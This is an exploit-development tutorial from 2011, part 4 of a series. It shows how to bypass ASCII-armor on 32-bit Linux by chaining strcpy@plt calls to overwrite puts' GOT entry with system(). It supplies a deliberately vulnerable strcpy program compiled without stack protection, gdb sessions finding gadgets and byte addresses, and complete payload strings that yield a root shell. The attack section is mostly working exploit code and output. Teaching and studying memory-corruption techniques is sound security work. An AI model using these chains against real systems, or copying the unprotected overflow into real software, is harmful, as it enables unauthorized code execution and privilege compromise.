Linux exploit development part 4 - ASCII armor bypass + return-to-plt

NOTE: In case you missed my previous papers you can check them out here:

Linux exploit development part 1 - Stack overflow
Linux Exploit Writing Tutorial Pt 2 - Stack Overflow ASLR bypass Using ret2reg
Linux exploit development part 3 - ret2libc

In the part 3 of my tutorial series we used a technique called ret2libc to bypass NX, however as I have said it is unreliable.

Why?

Because we are hardcoding the address of the “/bin/bash” environment which is placed on the stack, but the stack is dynamically made around the application so “/bin/bash” won’t always be at the same address.

Previously we chose Backtrack 4 and Debian Squeeze to test our exploits, now we will need an Ubuntu 10.04 (It has ASCII-Armor enebaled).

Required Knowledge:

- Understanding concepts behind buffer overflows
- ASM and C/C++ knowledge
- General terms used in exploit writing
- GDB knowledge
- Exploiting techniques

If you continue reading this paper without possessing the required knowledge I can not guarantee that it will be beneficial for you.

Author: sickness
Blog: http://sickness.tor.hu/
Date: 13.05.2011

Theory:

Let us cover some theory first before the actual exploit.

Ret2libc attacks are very known in these days, generally an exploit using this technique would look something like this:

##############################

JUNK + system(EIP overwrite) + exit() + "/bin/bash" address

##############################

Why won't this work anymore?

Short answer: ASLR and ASCII-Armor

ASLR (Address Space Layout Randomization): In order to get the exploit above working and make it reliable we need to know the address of system(), exit() and "/bin/bash" right?
The main purpose of ASLR is to randomize the addresses from the address space of a process.

Read more...

ASCII-Armor: ASCII-Armor generally maps important library addresses like libc to a memory range containing a NULL byte, this means that we can not use functions from these libraries as the input processes by string operation functions because it won't work.

NOTE: In this tutorial I will not cover the ASLR bypass, only the ASCII-Armor + making the ret2libc reliable.

Let us begin!

Author: sickness
Blog: http://sickness.tor.hu/
Date: 13.05.2011

Vulnerable code:

```
##############################
#include <stdio.h>
#include <string.h>

char fakebuffer[] =     "\x16\x00\x71\x00"
                "\x00\x68\x73\x2f\x6e\x69\x62\x2f"
                "\x01\x02\x03\x04\x05\x06\x07\x08\x0c\x0e\x0f\x10\x11\x12\x13"
                "\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x21\x22\x23"
                "\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32"
                "\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41"
                "\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
                "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
                "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e"
                "\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d"
                "\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c"
                "\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b"
                "\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa"
                "\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9"
                "\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8"
                "\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7"
                "\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6"
                "\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5"
                "\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff";

void myfunction(char* input)
{
        char buffer[500];
        strcpy(buffer, input); // Vulnerable function!
        printf ("buffer is %s \n",buffer);
}
 int main(int argc, char** argv)
{
        myfunction(argv[1]);
        printf("bye\n");
        return 0;
}
##############################
```

Author: sickness
Blog: http://sickness.tor.hu/
Date: 13.05.2011

Let us quickly compile it disabling SSP (Stack Smashing Protector).

```
root@ubuntu:/home/sickness/Desktop# gcc -ggdb -fno-stack-protector -z norelro vul
nerable.c -o vulnerable
```

Figure 1.

Now we attach it to a debugger and see that we need 516 bytes to overwrite EIP.

```
root@ubuntu:/home/sickness/Desktop# gdb -q vulnerable
Reading symbols from /home/sickness/Desktop/vulnerable...done.
(gdb) run $(python -c 'print "\x41" * 512 + "\x42\x42\x42\x42"')
Starting program: /home/sickness/Desktop/vulnerable $(python -c 'print "\x41" * 5
12 + "\x42\x42\x42\x42"')
buffer is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) info registers eip
eip            0x42424242       0x42424242
(gdb)
```

Figure 2.

Normally to bypass NX we would look at some libc functions but as we will see there's a small problem. If we run the command "info files" we will notice that libc address contains NULL byte.

```
        0x00141ed0 - 0x001448d8 is .rel.dyn in /lib/tls/i686/cmov/libc.so.6
        0x001448d8 - 0x00144918 is .rel.plt in /lib/tls/i686/cmov/libc.so.6
        0x00144918 - 0x001449a8 is .plt in /lib/tls/i686/cmov/libc.so.6
---Type <return> to continue, or q <return> to quit---
        0x001449b0 - 0x0024a814 is .text in /lib/tls/i686/cmov/libc.so.6
```

Figure 3.

So libc contains a NULL byte which means that system() will also contain null byte and this makes things a little difficult.

```
(gdb) p system
$1 = {<text variable, no debug info>} 0x167100 <system>
(gdb)
```

Figure 4.

More theory:

In Linux if we have a position independent binary the call to functions in external libs is made through PLT (Procedure Linkage Table) sections which are mapped at fixed addresses and GOT (Global Offset Table) sections, basically we call an address in the PLT which is a jump in the GOT.

When we call a library function, the function stub in the PLT is called which in turn jumps to the address listed in the GOT for this function. On the first call to the function, the GOT entry points back to PLT stub which will push the offset of the function in the GOT on the stack and call a loader function that will resolve the real address of the function, write in it the GOT and then jump to it. The next time the function is called, the GOT will already contain the function address and the program can jump directly to it.

NOTE: If you did not understand this just from the theory don't freak out, we are going to take it step by step.

We will obviously need to use some memory transfer functions (strcpy, sprintf, memcpy, etc.). In our case we will choose strcpy() and puts(), let's quickly check the functions in the debugger by running the "info functions" command.

```
All defined functions:

File vulnerable.c:
int main(int, char **);
void myfunction(char *);

Non-debugging symbols:
0x080482e4  _init
0x08048324  __gmon_start__
0x08048324  __gmon_start__@plt
0x08048334  __libc_start_main
0x08048334  __libc_start_main@plt
0x08048344  strcpy
0x08048344  strcpy@plt
0x08048354  printf
0x08048354  printf@plt
0x08048364  puts
0x08048364  puts@plt
0x08048380  _start
```

Figure 5.

If we take a close look we can see that each of the functions jump in the GOT and then both jump to the same address.

```
(gdb) disas 0x08048344
Dump of assembler code for function strcpy@plt:
   0x08048344 <+0>:     jmp    *0x8049674
   0x0804834a <+6>:     push   $0x10
   0x0804834f <+11>:    jmp    0x8048314
End of assembler dump.
(gdb) disas 0x08048364
Dump of assembler code for function puts@plt:
   0x08048364 <+0>:     jmp    *0x804967c
   0x0804836a <+6>:     push   $0x20
   0x0804836f <+11>:    jmp    0x8048314
End of assembler dump.
(gdb) x 0x8049674
0x8049674 <_GLOBAL_OFFSET_TABLE_+20>:    ""
(gdb) x 0x804967c
0x804967c <_GLOBAL_OFFSET_TABLE_+28>:    "j\203\004\b"
(gdb)
```

Same address

Figure 6.

Now in short we are going to make a chain returning to strcpy@plt multiple times so that we can transfer our “payload” in the address of GOT from puts() where we can call it after. Of course our payload will be the address of the system() which if you remember contains a null byte.

The exploit skeleton will look something like this:

```
##############################
JUNK + strcpy@plt + pop pop ret + GOT_of_puts[0] + address of byte [1] +
strcpy@plt + pop pop ret + GOT_of_puts[1] + address of byte[2] +
strcpy@plt + pop pop ret + GOT_of_puts[2] + address of byte[3] +
strcpy@plt + pop pop ret + GOT_of_puts[3] + address of byte[4] +
PLT_of_puts + JUNK (instead of exit()) + address of /bin/bash
##############################
```

Finding functions and gadgets:

Looking at the exploit skeleton let’s start gathering what we need.

A. STRCPY

```
(gdb) disas 0x08048344
Dump of assembler code for function strcpy@plt:
   0x08048344 <+0>:     jmp    *0x8049674
   0x0804834a <+6>:     push   $0x10
   0x0804834f <+11>:    jmp    0x8048314
End of assembler dump.
(gdb)
```

Figure 7.

Address of strcpy() = 0x08048344 → \x44\x83\x04\x08

B. P/P/R

```
(gdb) shell /opt/framework-3.7.0/msf3/msfelfscan -p /home/sickness/Desktop/vulner
able
[/home/sickness/Desktop/vulnerable]
0x08048402 pop ebx; pop ebp; ret
0x08048507 pop edi; pop ebp; ret
0x08048537 pop ebx; pop ebp; ret
(gdb)
```

Figure 8.

If you are wondering why a P/P/R is needed, it’s because we need to jump over the first arguments on strcpy() , if P/P/R is not available (don’t think it’s possible) you can use an ADD ESP , 8.

Address of p/p/r = 0x08048537 → \x37\x85\x04\x08

Author: sickness
Blog: http://sickness.tor.hu/
Date: 13.05.2011

C. PUTS

```
(gdb) disas 0x08048364
Dump of assembler code for function puts@plt:
   0x08048364 <+0>:     jmp    *0x804967c
   0x0804836a <+6>:     push   $0x20
   0x0804836f <+11>:    jmp    0x8048314
End of assembler dump.
(gdb)
```

Figure 9.

Address GOT of puts = *0x804967c → \x7c\x96\x04\x08
Address PLT of puts = 0x08048364 → \x64\x83\x04\x08

D. BASH

```
(gdb) x/4000s $esp
```

Figure 10.

```
0xbffff433:      ""
0xbffff434:      ""
0xbffff435:      "/home/sickness/Desktop/vulnerable"
0xbffff457:      'A' <repeats 200 times>...
0xbffff51f:      'A' <repeats 200 times>...
0xbffff5e7:      'A' <repeats 112 times>, "BBBB"
0xbffff65c:      "ORBIT_SOCKETDIR=/tmp/orbit-sickness"
0xbffff680:      "SSH_AGENT_PID=1532"
0xbffff693:      "TERM=xterm"
0xbffff69e:      "SHELL=/bin/bash"
0xbffff6ae:      "XDG_SESSION_COOKIE=8114d8d539ad58c57191d0364dc547e3
```

Figure 11.

```
(gdb) x/s 0xbffff69e
0xbffff69e:      "SHELL=/bin/bash"
(gdb) x/s 0xbffff6a4
0xbffff6a4:      "/bin/bash"
(gdb)
```

Figure 12.

Address of /bin/bash = 0xbffff6a4 → \xa4\xf6\xff\xbf

Author: sickness
Blog: http://sickness.tor.hu/
Date: 13.05.2011

E. SYSTEM

```
(gdb) p system
$1 = {<text variable, no debug info>} 0x167100 <system>
(gdb)
```

Figure 13.

Address of system() = 0x167100

System has NULL byte so we need to find each byte one by one to build the system address with the help of strcpy(), not hard at all.

First we check where our app begins and where it ends so we know in what range to search.

```
Local exec file:
        `/home/sickness/Desktop/vulnerable', file type elf32-i386.
        Entry point: 0x8048380
Beginning 0x08048114 - 0x08048127 is .interp
        0x08048128 - 0x08048148 is .note.ABI-tag
        0x08048148 - 0x0804816c is .note.gnu.build-id
        0x0804816c - 0x0804819c is .hash
        0x0804819c - 0x080481bc is .gnu.hash
        0x080481bc - 0x0804822c is .dynsym
        0x0804822c - 0x08048284 is .dynstr
        0x08048284 - 0x08048292 is .gnu.version
        0x08048294 - 0x080482b4 is .gnu.version_r
        0x080482b4 - 0x080482bc is .rel.dyn
        0x080482bc - 0x080482e4 is .rel.plt
        0x080482e4 - 0x08048314 is .init
        0x08048314 - 0x08048374 is .plt
        0x08048380 - 0x0804853c is .text
        0x0804853c - 0x08048558 is .fini
        0x08048558 - 0x08048573 is .rodata
        0x08048574 - 0x08048578 is .eh_frame
        0x08049578 - 0x08049580 is .ctors
        0x08049580 - 0x08049588 is .dtors
        0x08049588 - 0x0804958c is .jcr
        0x0804958c - 0x0804965c is .dynamic
        0x0804965c - 0x08049660 is .got
        0x08049660 - 0x08049680 is .got.plt
        0x08049680 - 0x080497a8 is .data
        0x080497a8 - 0x080497b0 is .bss       End
```

Figure 14.

Author: sickness
Blog: http://sickness.tor.hu/
Date: 13.05.2011

Searching for the bytes:

There are 4 hex values we need 0x00, 0x71, 0x16, 0x00.

```
(gdb) find /b 0x08048114,0x080497b0,0x00
0x8048126
0x8048127
```

Figure 15.

0x00 = 0x8048127 → \x27\x81\x04\x08

```
(gdb) find /b 0x08048114,0x080497b0,0x71
0x80486a2
0x8048717
0x80496a2 <fakebuffer+2>
0x8049717 <fakebuffer+119>
4 patterns found.
```

Figure 16.

0x71 = 0x80496a2 → \xa2\x96\x04\x08

```
(gdb) find /b 0x08048114,0x080497b0,0x16
0x80486a0
0x80486bd
0x80496a0 <fakebuffer>
0x80496bd <fakebuffer+29>
4 patterns found.
```

Figure 17.

0x16 = 0x80496a0 → \xa0\x96\x04\x08

Now that we have everything we need for the first part let's build the exploit:
Address of strcpy() = 0x08048344 → \x44\x83\x04\x08
Address of p/p/r = 0x08048537 → \x37\x85\x04\x08
Address GOT of puts = *0x804967c → \x7c\x96\x04\x08
Address PLT of puts = 0x08048364 → \x64\x83\x04\x08
Address of /bin/bash = 0xbffff6a4 → \xa4\xf6\xff\xbf
Address of system() = 0x167100
0x00 = 0x8048127 → \x27\x81\x04\x08
0x71 = 0x80496a2 → \xa2\x96\x04\x08
0x16 = 0x80496a0 → \xa0\x96\x04\x08
0x00 = 0x8048127 → \x27\x81\x04\x08

Building the exploit:

##############################
JUNK * 512 + "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\x7c\x96\x04\x08" + "\x27\x81\x04\x08"
+ "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\x7d\x96\x04\x08" + "\xa2\x96\x04\x08"
+ "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\x7e\x96\x04\x08" + "\xa0\x96\x04\x08"
+ "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\x7f\x96\x04\x08" + "\x27\x81\x04\x08"
+ "\x64\x83\x04\x08" + "\x41\x41\x41\x41" + "\xa4\xf6\xff\xbf"
##############################

Let's give it a quick try and see if it works.

```
(gdb) run $(python -c 'print "\x41" * 512 + "\x44\x83\x04\x08" + "\x37\x85\x04\x0
8" + "\x7c\x96\x04\x08" + "\x27\x81\x04\x08" + "\x44\x83\x04\x08" + "\x37\x85\x04
\x08" + "\x7d\x96\x04\x08" + "\xa2\x96\x04\x08" + "\x44\x83\x04\x08" + "\x37\x85\
x04\x08" + "\x7e\x96\x04\x08" + "\xa0\x96\x04\x08" + "\x44\x83\x04\x08" + "\x37\x
85\x04\x08" + "\x7f\x96\x04\x08" + "\x27\x81\x04\x08" + "\x64\x83\x04\x08" + "\x4
1\x41\x41\x41" + "\xa4\xf6\xff\xbf"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/sickness/Desktop/vulnerable $(python -c 'print "\x41" * 5
12 + "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\x7c\x96\x04\x08" + "\x27\x81\x04
\x08" + "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\x7d\x96\x04\x08" + "\xa2\x96\
x04\x08" + "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\x7e\x96\x04\x08" + "\xa0\x
96\x04\x08" + "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\x7f\x96\x04\x08" + "\x2
7\x81\x04\x08" + "\x64\x83\x04\x08" + "\x41\x41\x41\x41" + "\xa4\xf6\xff\xbf"')
buffer is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAD�7�|�'�D�7�}���D�7�~���D�7��'�d�AAAA����
root@ubuntu:/home/sickness/Desktop# whoami
root
root@ubuntu:/home/sickness/Desktop#
```

Figure 18.

NOTE: In case this fails you have probably miss wrote some address please check again.

Author: sickness
Blog: http://sickness.tor.hu/
Date: 13.05.2011

So as we can see we have successfully written the address of the system() bypassing the ASCII-Armor, but there is still something wrong, we have hardcoded the address of /bin/bash which makes it unreliable.

What now ?

Simply we use something similar to the first technique named return-to-plt to place the string "/bin/bash\x00" in a fixed stack and call it as an argument for system().

We have the address of strcpy and a p/p/r gadget now let's see what else we need.

1. A location where we can make our fixed stack (where we can write the string), this usually is the .bss section or .data section.

```
0x08049578 - 0x08049580 is .ctors
0x08049580 - 0x08049588 is .dtors
0x08049588 - 0x0804958c is .jcr
0x0804958c - 0x0804965c is .dynamic
0x0804965c - 0x08049660 is .got
0x08049660 - 0x08049680 is .got.plt
0x08049680 - 0x080497a8 is .data
0x080497a8 - 0x080497b0 is .bss
```

Figure 19.

Address of .bss = 0x080497a8 → \xa8 \x97\x04\x08

2. The string "/bin/sh\x00" in HEX and the addresses for each byte.

A quick way to convert it to HEX is to go to Binary Translator type in the string "/bin/sh" in the TEXT box and hit encode, the hex characters for the string are: 2f 62 69 6e 2f 73 68 plus an 00 for the last null byte (string terminator in C).

"/bin/sh\x00" = 2f 62 69 6e 2f 73 68 00

Before we continue one thing must be mentioned when we placed the address of system() we used the little endian byte order (bytes from right to left), but in the case of "/bin/sh\x00" we are actually trying to write a string not a pointer so we will write each byte address exactly the same.

NOTE: The addresses of each byte will be written using the little endian byte order.

Exploit skeleton and finding bytes:

##############################
JUNK + strcpy@plt + pop pop ret + address of .bss[0] + address of “/”
+ strcpy@plt + pop pop ret + address of .bss[1] + address of “b”
+ strcpy@plt + pop pop ret + address of .bss[2] + address of “i”
+ strcpy@plt + pop pop ret + address of .bss[3] + address of “n”
+ strcpy@plt + pop pop ret + address of .bss[4] + address of “/”
+ strcpy@plt + pop pop ret + address of .bss[5] + address of “s”
+ strcpy@plt + pop pop ret + address of .bss[6] + address of “h”
+ strcpy@plt + pop pop ret + address of .bss[7] + address of 0x00
+ strcpy@plt + pop pop ret + GOT_of_puts[0] + address of 0x00
+ strcpy@plt + pop pop ret + GOT_of_puts[1] + address of 0x71
+ strcpy@plt + pop pop ret + GOT_of_puts[2] + address of 0x16
+ strcpy@plt + pop pop ret + GOT_of_puts[3] + address of 0x00
+ PLT_of_puts + JUNK (instead of exit()) + address of .bss[0]
##############################

Now for the addresses of each byte, we search the same way we did for the address of the system().

0x2f = 0x80496ab → \xab\x96\x04\x08
0x62 = 0x8049708 → \x08\x97\x04\x08
0x69 = 0x80496a9 → \xa9\x96\x04\x08
0x6e = 0x80496a8 → \xa8\x96\x04\x08
0x2f = 0x80496ab → \xab\x96\x04\x08
0x73 = 0x80496a6 → \xa6\x96\x04\x08
0x68 = 0x80496a5 → \xa5\x96\x04\x08
0x00 = 0x8048127 → \x27\x81\x04\x08

We are going to use the same concept like when we first called system() only this time instead of writing the bytes into the GOT of puts we are writing them in the .bss section, also we are first going to store the “/bin/bash\x00” string and after that store system() and call them.

Address of strcpy() = 0x08048344 → \x44\x83\x04\x08
Address of p/p/r = 0x08048537 → \x37\x85\x04\x08
Address of .bss = 0x080497a8 → \xa8 \x97\x04\x08

The final exploit:

```
################################
JUNK * 512 + "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\xa8\x97\x04\x08" + "\xab\x96\x04\x08"
+ "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\xa9\x97\x04\x08" + "\x08\x97\x04\x08"
+ "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\xaa\x97\x04\x08" + "\xa9\x96\x04\x08"
+ "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\xab\x97\x04\x08" + "\xa8\x96\x04\x08"
+ "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\xac\x97\x04\x08" + "\xab\x96\x04\x08"
+ "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\xad\x97\x04\x08" + "\xa6\x96\x04\x08"
+ "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\xae\x97\x04\x08" + "\xa5\x96\x04\x08"
+ "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\xaf\x97\x04\x08" + "\x27\x81\x04\x08"
+ "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\x7c\x96\x04\x08" + "\x27\x81\x04\x08"
+ "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\x7d\x96\x04\x08" + "\xa2\x96\x04\x08"
+ "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\x7e\x96\x04\x08" + "\xa0\x96\x04\x08"
+ "\x44\x83\x04\x08" + "\x37\x85\x04\x08" + "\x7f\x96\x04\x08" + "\x27\x81\x04\x08"
+ "\x64\x83\x04\x08" + "\x41\x41\x41\x41" + "\xa8\x97\x04\x08"
################################
```

Checking the exploit:

In order to make sure that the string was copied correctly set a breakpoint at strcpy, run the exploit then check the registers, first time %ebp, %ebx and %eax should contain normal values, the second and third time %ebp should contain “\x41\x41\x41\x41” but after the third time if you continue and check the registers you will see that %eax and %ebx contain the .bss address where the current byte will be written and %ebp contains the actual address of the byte.



Figure 20.

In this case:

%eax & %ebx = 0x80497a8 which is the address of .bss[0]
%ebp = 0x80496ab which is 0x2f → address of “/”

You should see this for each byte of the string as you continue, once all bytes from the string are placed we can quickly check the address of .bss[0] to see if the string has been written correctly.

```
(gdb) x/s 0x80497a8
0x80497a8 <completed.7021>:      "/bin/sh"
(gdb)
```

Figure 21.

If this is correct then you can continue and “/bin/sh” should execute.

```
Breakpoint 1, 0x08048344 in strcpy@plt ()
(gdb) c
Continuing.
#
```

Figure 22.

Author: sickness
Blog: http://sickness.tor.hu/
Date: 13.05.2011

Other cool resources also mentioned in the paper:

Wikipedia ASLR
PLT and GOT - the key to code sharing and dynamic libraries
Dynamic Linking
Payload already inside: data re-use for ROP exploits paper
Payload already inside: data re-use for ROP exploits slides

Thanks to:
* Contributors: Alexandre Maloteaux (troulouliou), Nam Nguyen (NamNT from VNSEC) and jduck for their help.
* Reviewers: ekse, _sinn3r, wishi, _mikado_, ipax

Author: sickness
Blog: http://sickness.tor.hu/
Date: 13.05.2011